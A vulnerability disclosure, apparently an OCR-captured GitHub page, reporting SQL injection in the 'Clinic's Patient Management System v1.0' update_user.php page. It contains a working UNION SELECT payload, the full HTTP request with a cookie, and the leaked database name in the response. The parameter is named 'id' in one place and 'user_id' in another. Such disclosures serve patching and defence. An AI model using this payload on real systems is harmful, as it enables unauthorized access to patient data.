FF9118 Create SQLi-1.md History

1 contributor

28 lines (19 sloc) | 975 Bytes

Clinic's Patient Management System v1.0 by oretnom23 has SQL injection

BUG_Author：WangWei

vendors: https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Vulnerability File: /pms/update_user.php?id=


Vulnerability location: /pms/update_user.php?id=, id

dbname = pms_db

[+] Payload: /pms/update_user.php?id=-3%20union%20select%201,database(),3--+ // Leak place ---> id

```
GET /pms/update_user.php?user_id=-3%20union%20select%201,database(),3--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: _ga=GA1.1.1382961971.1655097107; PHPSESSID=odknb2obdq1nkaqk7p7u8hvli8
Connection: close
```



```
GET
/pms/update_user.php?user_id=-3%20union%20select%201,datab
ase(),3--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: _ga=GA1.1.1382961971.1655097107;
PHPSESSID=odknb2obdq1nkaqk7p7u8hvli8
Connection: close
```

```
                <i class="fas fa-minus"></i>
              </button>

            </div>
          </div>
          <div class="card-body">
            <form method="post" enctype="multipart/form-data">
              <input type="hidden" name="hidden_id"
              value="-3 union select 1,database(),3-- ">
              <div class="row">
                <div class="col-lg-4 col-md-4 col-sm-4 col-xs-10">
                  <label>Display Name</label>
                  <input type="text" id="display_name" name="display_name"
required="required"
                   class="form-control form-control-sm rounded-0" value="pms_db" />
                </div>
                <br>
                <br>
                <br>
                <div class="col-lg-4 col-md-4 col-sm-4 col-xs-10">
                  <label>Username</label>
```